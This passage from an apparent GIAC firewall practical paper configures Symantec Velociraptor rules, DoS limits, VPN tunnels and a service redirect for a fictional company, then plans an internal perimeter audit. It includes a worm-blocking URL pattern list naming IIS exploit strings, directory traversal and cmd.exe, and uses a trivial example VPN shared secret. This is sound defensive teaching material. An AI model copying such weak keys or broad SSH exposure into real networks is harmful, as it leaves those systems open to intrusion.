    c. **From source:** PrivateLan
    d. **Destined for**: MailServer (120.10.10.70)
    e. **Coming out via**: Outside (name of the external Ethernet interface)
    f. **Allow access to services:** Enabled
    g. **Services:** 25/tcp (smtp)

2. This rule will allow users to manage all the servers on the DMZ and devices in general on network 120.10.10.0/24 [Figure 1] by SSHhv2 connections.
    a. **Description**: To manage all devices by sshv2.
    b. **For connections coming in via**: Inside
    c. **From source:** PrivateLan
    d. **Destined for**: Netblock (120.10.10.0/24)
    e. **Coming out via**: Outside
    f. **Allow access to services:** Enabled
    g. **Services:** 22/tc (ssh)

3. This rule will allow users to access the main http server.
    a. **Description**: From Internal LAN to main http server.

b. **For connections coming in via**: Indise
c. **From source:** PrivateLan
d. **Destined for**: HttpServer (120.10.10.68)
e. **Coming out via**: Outside
f. **Allow access to services:** Enabled
g. **Services:** 80/tcp (http) and 443/tcp (ssl)

4. This rule will allow IT users to manage the IDS1 (ManHunt) by its console.
   a. **Description**: From Internal LAN to IDS1 ManHunt.
   b. **For connections coming in via**: Inside
   c. **From source:** PrivateLan
   d. **Destined for**: ManHunt (120.10.10.74)
   e. **Coming out via**: Outside
   f. **Allow access to services:** Enabled.
   g. **Services:** 1108/tcp (ManHunt console)

5. This rule will allow users to connect the DNS server to look up for Internet devices.
   a. **Description**: From Internal LANt o DNS server.
   b. **For connections coming in via**: Inside
   c. **From source:** PrivateLan.
   d. **Destined for**: DnsServer (120.10.10.72)
   e. **Coming out via**: Outside
   f. **Allow access to services:** Enabled**.**
   g. **Services:** 53/tcp and 53/udp (dns).

Note: The Symantec Velociraptor compares all rules for each connection attempt. It doesn't take the first rule to apply; instead, it takes the best-fit approach. So it is considered a non-order dependent firewall.
However, if a tie still remains after the tiebreaker criteria are evaluated, then the first rule found is used. That is why the order will be very important in the following two rules. One (number 6) denies all other connections from LAN to DMZ to deny a possible internal attack from inside the corporate network, and the other (number 7) allows all connections from LAN to Internet.

6. This rule will block any other connection from PriaveLan to DMZ.
   a. **Description**: From Internal Lan to DMZ to block other connection.
   b. **For connections coming in via**: Inside
   c. **From source:** PrivateLan
   d. **Destined for**: DMZ
   e. **Coming out via**: Outside
   f. **Deny access to services:** Enabled.
   g. **Services:** All

7. This rule will allow all internal users to contact Internet by any port (application).

a. **Description**: From Internal Lan to Internet.
b. **For connections coming in via**: Inside
c. **From source:** PrivateLan
d. **Destined for**: Universe (0.0.0.0 0.0.0.0 ; Internet)
e. **Coming out via**: Outside
f. **Allow access to services:** Enabled
g. **Services:** All.

8. This rule will allow all users on Internet to the internal cookies server.
   a. **Description**: From internet Suppliers to internal cookies server.
   b. **For connections coming in via**: Outside
   c. **From source:** Universe (0.0.0.0 0.0.0.0 ; Internet)
   d. **Destined for**: CookieServer (120.10.10.18)
   e. **Coming out via**: Inside
   f. **Allow access to services:** Enabled
   g. **Services:** 22/tcp (ssh)

Note: To accomplish the rule number 8, a service redirect is configured [please refer to Section 2.4.6].

9. This rule will allow the mail server sends mail to all internal users.
   a. **Description**: From Internal Lan to Internet.
   b. **For connections coming in via**: Outside
   c. **From source:** MailServer (120.10.10.70)
   d. **Destined for**: PrivateLan
   e. **Coming out via**: Inside
   f. **Allow access to services:** Enabled
   g. **Services:** 25/tcp (smtp).

2.4.2 Mitigating Denial of Service attacks

This section elaborates on the topic to help the administrator address a Denial of Service attack against the Velociraptor firewall:
1. - Apply the sample Denial of Service filter. The Figure 4 shows the properties of the external interface where you can configure the DoS filter as input.



Figure 4 DoS Filter applied

The Velociraptor has already a sample packet filter (Sample_Denial-of-Service_filter), that allows only DNS_udp and TCP requests through the firewall interface it is applied to and blocks ALL other traffic [See Figure 5].



Figure 5 Sample DoS Filter

2. - Turn on, and modify if necessary, connection rate limiter parameters and ping restrictions. These parameters are a dynamic host blocking feature that allows the administrator to defend the network against DDoS attacks by setting limits on the number of connections allowed through the Velociraptor firewall within a given time interval. If the traffic exceeds the limits, all traffic is discarded. The following table shows the connection rate limiting configured for the Velociraptor. The same values are set in the config.cf file located in the */var/lib/sg* directory.

Parameter	Value	Meaning
connection_rate.limit *during an attack, suggested setting is 1000 connection_rate.limit=1000	1000	This is the number of connections allowed in the connection_rate.interval. If this number is exceeded, then blocking
connection_rate.interval *default setting is recommended when under attack connection_rate.interval=30	10	This is the measurement interval (in seconds) for counting connections
connection_rate.blocktime *default setting is recommended when under attack connection_rate.blocktime=3600	3600	Block an IP address for x seconds (1 hour by default). This feature has a granularity of 1 minute. While you can increase this value, you should not set it to less than 1 minute.
connection_rate.limit.<IP address> connection_rate.limit.1.2.3.4=50000	<none>	Add this setting to increase the allowed rate from particular IP addresses. Do not use this to decrease the allowed rate below the limit specified above. Use this parameter for restricting as

		many IP addresses as necessary.

Table 6 Connection Rate Limits. Note: These rate limiters do not apply to ping or UDP connections [1]

For the Velociraptor in GIAC Corporate, the parameters were configured to allow 100 connections per second. This was decided after a study of the applications and their respective traffic load to Internet (the statistics of traffic are beyond the scope of this paper).

3. - Turn on SYN Flood protection on the interface. This configuration is presented in more detail on Section 3.3.5, it's mentioned on this section just to point that it's helpful to prevent DoS attacks.

4. – Suppress ICMP traffic and Tx error messages on the interface. By enabling this characteristic in the rstartgw.cmd file on the directory */usr/raptor/bin*, the firewall will not respond to bad packets or Tx error messages. This is useful to avoid a DoS attack by a lot of TCP connection to blocked ports on the firewall because the Velociraptor will not send reset packets to terminate the connections, instead, it will leaving the connections hanging on the attacker's machine. The steps to turn on this feature are as follows:

- Stop the firewall service from the SRMC.
- Edit the rstartgw.cmd opening a SRL connection. (The file is located in the /usr/raptor/bin directory.)
- Locate the vpn set "/interface/1.1.1.1/Suppress Reset & ICMP err msg" true entry in the file. Substitute your firewall interface IP address and uncomment this line in the file to turn this feature on.
- Restart the firewall service.

2.4.3 Client-to-site VPN tunnel

The Section 1.1.5 shows the VPN access requirements for the mobile force and teleworkers. The Symantec VPN Client establishes the connections, and this section shows VPN tunnel configuration process. For more details about access requirements please refer to Section 1.1.5.
In the Velociraptor expand Base Components settings and do the following:
1. -In Network Entities, create your local Subnet (PrivateLAN) and local Security Gateway entities (Velociraptor).
2. - In Groups, create a new User Group. Assign a meaningful name to the group (taskforce)
3. - In Users, create a new user (Alfredo_lopez)

- Click the Group tab, and assign the user to the group defined in step 3.
- On the VPN tab check IKE Enabled. The Phase 1 ID is filled in with the user name.
- Check and configure a Shared Secret (12345678901234567890).
- Apply the IKE user group (taskforce).

5. Expand Virtual Private Networks in SRMC and create a new Secure Tunnel:
   - Local Entity: PrivateLAN
   - Local Gateway: Velociraptor
   - Remote Entity: This is the User Group created in step 3 (taskforce).
   - The Remote Gateway will be filled in automatically.
   - Select your preferred VPN policy. You must use the same VPN policy on the client.

In the Symantec Enterprise VPN Client do the following:
1. Start the client and log in to authenticate to the local computer.
2. From the Gateway tab, click New, and enter the following information of the new VPN connection:
   - IP address of the Remote Gateway. This is the IP address of the Velociraptor Firewall (120.10.10.23)
   - Check the box Symantec Enterprise Gateway.
   - Enter your Shared Secret (12345678901234567890) that mus be the same on the Velociraptor side.
   - Enter the Client ID (Alfredo_lopez).
3. Click Connect to establish the tunnel.

2.4.4 Site-to-Site VPN tunnel between partner and GIAC Corporate

This paper will not show the process to configure each of the 4 tunnels between partners (Please refer to Section 1.1.1), here the author will show the process to configure a tunnel between a SEF 7.0 and a SF/VPN 200R appliance, this appliance is the partner's perimeter firewall. On the Symantec Velociraptor create following:
Note: for more details about the access requirements please refer to Section 1.1.1.

"local" security gateway:
Name: Velociraptor
Description: For Velociraptor to Partner1-SEF/VPN/200R
Type: Security Gateway
IP address: 120.10.10.23 (this is the IP of one of the firewalls in the cluster [Figure 1]
Enable IKE
Leave Phase 1 ID blank



Figure 6 Local Security Gateway

"local" subnet entity:
Name: PrivateLAN (corresponds to your internal subnet IP address, 192.168.10.0)
Description: Private subnet
Type: Subnet
IP address: 192.168.10.0
Subnet mask: 255.255.255.0



Figure 7 Local subnet

"remote" security gateway:
Name: SEF_VPN_200R
Description: For Velociraptor to Partnet 1-SEF/VPN/200R
Type: Security Gateway
IP address: 120.10.10.26 (WAN IP address on SEF/VPN/200R)
Enable IKE
Phase 1 ID: partner1
Shared Secret: 12345678901234567890



Figure 8 Remote Security gateway

VPN policy:
Name: Velociraptor_SEF/VPN/200R.
Description: For Velociraptor to Partnet 1-SEF/VPN/200R
Encapsulation Protocol: IPSEC/IKE.
Make sure Pass traffic to Proxy is NOT checked.
Data Integrity Preference: 1st = SHA1, 2nd = MD5, and 3rd = MD5
Data Privacy Preference: 1st and 2nd = 3DES, and 3rd = DES
Data compression: None.
Data Volume Limit: 2100000 KB
Lifetime timeout: 480 Minutes
Inactivity timeout: 0 minutes
Filter: <None>
Select Tunnel mode
Check Perfect Forward Secrecy.



Figure 9 VPN Policy

Secure Tunnel:
Name: VR2SFVPN
Description: VR to SFVPN
Local Entity: Private LAN
Local Security Gateway: Velociraptor
Remote Entity: remote
Remote Security Gateway: SEF_VPN_200R

VPN Policy: Velociraptor_SEF/VPN/200R
IKE Policy: (Greyed out, can't change)
Click OK. Save and Reconfigure.



Figure 10 VPN tunnel

On the SFVPN appliance perform the following:

Navigate to Dynamic tunnel and follow the instructions below for the prompts on the screen:
Name: SFVPN2VR
Select the "Enable" radio button
Choose as PPPoE session Session 1. If you don't use PPPoE, Session 1 will leave it disabled.
Phase 1 Negotiation: Aggressive Mode
Encryption and Authentication Method: ESP 3DES SHA1
SA Lifetime: 480 minutes
Data Volume Limit: 2100000 KB
Inactivity Timeout: 0 minutes
Perfect Forward Secrecy: Disable
Below is for Local Security Gateway:
ID Type: Distinguished Name
Phase 1 ID: partner1
Below is for Remote Security Gateway:
Gateway Address: 120.10.10.23 (external IP address from Velociraptor).
ID Type: IP address
Phase 1 ID: Leave this field blank
Pre-Shared Key: 12345678901234567890
Under for Gateway-to-Gateway Tunnels, insert the following:
NetBIOS Broadcast: Disabled
Global Tunnel: Disabled
Remote Subnet: 192.168.10.0
Mask: 255.255.255.0
Click Add



Figure 11 200R VPN configuration

Now the secure tunnel between the Velociraptor and the 200R should be up, on the auditory part of this paper, the author presents some TCPDUMP outputs and screenshots of the VR about the negotiation of the tunnel just to probe that the connection has been made. One thing to notice is that the tunnel is established under demand; this means the tunnel is activated only when traffic between networks is requested.

2.4.5 Worm prevention

HTTP URL patterning can be used to protect internal hosts from being accessed illegally by special hacking characters in URL strings like some worm attacks like Nimda or Code Red. The httpurlpattern.cf is used to configure regular expressions used to block the access. The file contains a sample list of potentially harmful expressions and is located on /var/lib/sg directory. When incoming URLs are checked against this file, access via these URL patterns is denied.

1. -To protect against incoming variant worm virus add the following:
Note: if the reader wants to know more about regular expressions please refer to:

http://www.oreilly.com/catalog/regex/ or
http://www.firetower.com/forum/regex.html
Note: Regular expressions in the file httpurlpattern.cf are case sensitive

```
# The follow patter will block IIS IDQ vulnerability used by Red Code worm
.*\.ida?
.*\.idq?
# The following patterns will block anything related to .eml, for Code Red worm variants.
.*\.eml
# GIAC will block people looking at IIS examples inside the network.
# At this time GIAC Corporate can't trust on what the users do with their PC´s.
# so this patter is to avoid problems with possible IIS installations.
.*iisexamples/
# This patter will block specific samples vulnerability
.*/msadc/.*/showcode\.asp
# This pattern will prevent escaped/hex slash character
.*\.\.%c0%af
.*%c0%af\.\.
# The command prompt should be blocked
.*/cmd\.exe
```

2. – Save the changes and restart the firewall.
3. –Turn on pattern matching for the rules on the http rule. To do this, find the rule (or rules) and go to "Advanced Services", then add 'http.urlpattern' in the "Advanced Services" box as showed in the next figure



Figure 12 URL pattern

4. Save and reconfigure

2.4.6 Redirect to internal Server (suppliers)

All suppliers [Section 1.1.4] will upload the fortunes developed to an internal server by SSHv2 connections (SCP). The IP to access the server will be the external IP address of the raptor cluster showed on Figure 1. The Velociraptor is configured with a redirect service. Below is the explanation.

The administrator can configure the Velociraptor firewall to redirect a request for a service to another computer behind the system. The gateway can be configured to automatically redirect connection attempts destined for one host and port to a different host/port combination. Redirection has as main benefit the fact that it provides outside users with the appearance of transparent access to information on systems behind the host without disclosing the system's addresses [13]. No other tcp 22 connection is necessary to the internal corporate network; that is why the external VIP address of the cluster is used (120.10.10.18).

To configure a service redirect, follow the steps below:

1. Expand the *Access Controls* folder.
2. Select the *Redirected Services* icon.
3. Right click and choose *New>Redirected Service* from the Action menu to display the Redirected Services Properties page.
4. From the Service drop down list, select the Service to be redirected (in this case 22/tcp, ssh).
5. On the Requested Address section write the external IP address that users will access from Internet**:** 120.10.10.18.
6. Enter the Address Mask: 255.255.255.240
7. Finally enter the Redirected Address, this address is the internal IP address, the real address of the cookies server: 192.168.10.99

Assignment 3 – Verify the Firewall Policy

There are two varieties of audits, the external and the internal. This paper will focus on the internal audit because it is intended to provide guidance to any organization's management and not external entities. The internal audits incorporates some of the tools and techniques used by the external audits but it focuses on verifying that the rule sets of the firewalls and ACL's of the routers have the intended effect and that any security restriction that is implemented on the border devices is properly implemented. In this approach, the auditor needs to be intimately familiar with the security policies of the company. The assignment 3 of this paper asks to verify if the traffic travels as expected through the border devices and their rules, whether they allow or block traffic; that is why an internal approach is taken to conduit the audit.

Note: if the reader wants to know more about the deployment of these two assessment techniques, please go to reference 3.

3.1 Planning the audit

The first step is to have in mind the follow: "*If you have a firewall system installed, then you worry about it. If you don't have a firewall system, then you*

had better install one, and start to worry about it" [2]. So let's start to worry a bout it. First the auditor needs to develop a well-explained roadmap of the network audit because one of the first steps to make an audit is to have a written management approval before the assessment commences. The auditor can save his job with this step because critical systems went down as a result of a simple port scanning.

3.1.1 Getting the approval.

The communications with all intended parties is very important because they need to support all the targeted systems and devices. The auditor needs to inform of all the activities of the assessment and the best way is to make a report of each activity and their results as the audit is advancing, this way the communication is maintained and the parties (mainly the system administrator) may be involved on the identification on further risks based on the assessment. Always keep in mind that performing an assessment always carries with it the inherent risk of generating to much network traffic that may disrupt the targeted systems crashing them. To make a good audit, it is recommended to do a full scan with the scanners tools (nmap, nessus, etc.), which generate a great load of network traffic. To avoid this, the auditor will have the support of two engineers from GIAC Corporate IT staff, one in charge of the network devices and one in charge of the servers.
The scanning will start on Friday evening at 9pm, and hope to finish it by 3am, which are typically non-business hours. There are 12 hosts to audit on the perimeter network and the estimated time of auditory per machine is 2 hours, only the scan. All the analysis and reports are done by the morning that follows the scan of the machine or devices and it takes 3 hours to analyze the output of the tools and to generate a report.
This means that each Friday we can audit 3 machines or devices resulting in 4 weeks of auditory including the generation of the reports. The final recommendations will take approximately 8 hours. This is a total of 68 hours just for the auditor and 48 hours for the two engineers of the IT staff. Assuming 30 USD the hours this is a total of 3480 USD of total cost, including the cost of extra hours, which are from 9pm to 3 am and the internal cost of the employee being unable to do their respective task during the period of generation of the reports and recommendations. With this general planning the auditor will ask for the authorization.
This is an internally audit, so GIAC Corporate doesn't have any contractor's fees.

3.1.2 Scope

Although the paper only asks to cover the primary firewall, the author decided to audit also the second firewall (the Velociraptor cluster).
Defense in depth is certainly a key idea to GIAC Corporate security architecture, that is why the author will audit in a basic way (just give recommendations and

requirements) some other devices on the border, probing the servers behind the firewall to be sure they offer the services as is expected on their open ports.

3.1.3 Methodology

After the auditory has been approved, the next step is to make an initial reconnaissance and system enumeration to obtain technical and non-technical information about the network perimeter and the devices that could help the assessment.
Because the audit is internal, the auditor needs a copy of the company's security policy to base and to refer the scans, also the network diagram and services running behind the firewalls permitted to connect. If the auditor doesn't have this information, the first step is to ask the appropriate person for it.
A system matrix can helps to document the information gathered during the system enumeration and initial reconnaissance, for example:

System	IP address	Available services	OS version
http://www.giac.com	120.10.10.18	http, https	Solaris SUN OS 8
mail.giac.com	120.10.10.19	SMTP, POP3	Solaris SUN OS 8

Table 7 System Matrix [3]
Note: http://www.giac.com doesn't exists

Also the auditor needs all the support to make the audit, for example, an IP address if they are restricted and the proper cable connections. The Figure 13 shows the key points of the border network to conduct the internal audit of the border devices.



Figure 13 Key points of the audit

The laptops are Linux boxes with RedHat 8 that are going to be running Nessus, tcpdump and nmap (explained latter) to conduct the audit. For the test of each rule set, the auditor will use the log and reports of each device to se if the connection was admitted or blocked.

When preparing for the audit is high recommended to have a list of common TCP and UDP ports as reference, one good reference is the next URL:
http://www.iana.org/assignments/port-numbers
As a security analyst, the auditor must research vulnerabilities in effort to determine risks associated with the border devices and the best way to mitigate the exploits. The first source to find the vulnerabilities is the vendor's site. Next, the author presents some web sites to find really useful information about vulnerabilities based on the GIAC network devices.

1. - To find updates and patches release about Symantec Velociraptor:
http://www.symantec.com/techsupp/enterprise/products/sym_velociraptor/sym_vr_15_1200_1300/files.html
2. – CISCO Bug Tool Kit: Use this tool to search for known bugs based on software version, feature set and keywords. The resulting matrix shows when each bug was integrated, or fixed if applicable. It also allows the IT staff to save the results of a search in Bug Groups, and also create persistent Alert Agents which can feed those Groups with new defect alerts
http://www.cisco.com/cgi-bin/Support/Bugtool/launch_bugtool.pl
3. – Sunsolve: Sun Customer Service designated to deploy patches and updates that are of universal interest or reflect security concerns to be "recommended" and "security" patches, respectively.
http://sunsolve.sun.com/pub-cgi/show.pl?target=patchpage
4. –Security Focus: Early warning of cyber attacks, customized and comprehensive threat analysis, countermeasures to prevent attacks before they occur.http://www.securityfocus.com
5. – Infosyssec: One of the most comprehensive computer and network security resources on the Internet for Information System Security Professionals:
http://www.infosyssec.com/
6. –Packet Storm: Packet Storm is an extremely large and current security tools resource. It is a non-profit organization conformed by security professionals dedicated to providing the information necessary to secure the World's networks.
http://packetstorm.widexs.nl/pssabout.html
7. –Search Security: The best security specific information resource for enterprise IT professionals on the web. http://searchsecurity.techtarget.com/

To verify the access control the auditor has to check the follow:
1. - Verify that the management console is the only device allowed to establish a management session.
2. –Verify the traffic restrictions between subnets.
3. –Verify that the devices services ports that should be blocked are really blocked and the approved traffic is allowed.
This will help the auditor to probe each rule set, task asked by this assignment. After confirming that approved connection is allowed, now is recommended that the firewalls can block traffic that may allow the attackers obtain information to compromise the network.

The next table shows certain protocols that offer the attackers valuable system information and must be blocked. This information was gathered from the reference [3.]

Service name	Port
Ident	TCP 113
SUN Remote Procedure Call Portmapper	TCP 111
DHCP/BOOTP Bootstrap Protocol Server	UDP 67
netbios-dgm NETBIOS Datagram Service	UDP 138
netbios-ns NETBIOS Name Service	UDP 137
netbios-ssn NETBIOS Session Service	TCP 139
Widnows RPC Portmapper	TCP 135
Windows 2k SMB without NetBIOS	TCP 445
Windows 2000 LDAP	TCP/UDP 389 and TCP/UDP 636
Windows 2000 Global catalog LDAP	TCP 3268, TCP 3269
Windows 2000 Kerberos	UDP 88, TCP 464, TCP/UDP 750, TCP7UDP 751, UDP 752, UDP 753, TCP 754

Table 8 Services that must be blocked [3]

It is a best practice to block inbound and outbound access to these protocols because they carry information about shared or exported directories, which might have red or write access.
One last step of the auditory is the report with the requirements to improve the network security of the border as well as some recommendations about configuring the border devices, if there is any. This final report is presented in detail as a best practices or requirements paper for firewalls. If there are some recommendations, the author will provide them and how to do them.

The following table shows an overview of the core phases to deploy the audit presented above:

Activities	**Objective**
Planning: 1.- Obtain management's approval 2.- Evaluate risks 3.- Timeframe 4.- Costs	Obtain the support for all involved parties and be in communication with them. To know further risks based on the auditory. To have a log of the audits. To know if a contingency plan is needed. To know the audit budget.
Scope:	To ensuring that the timeframe will be accomplished
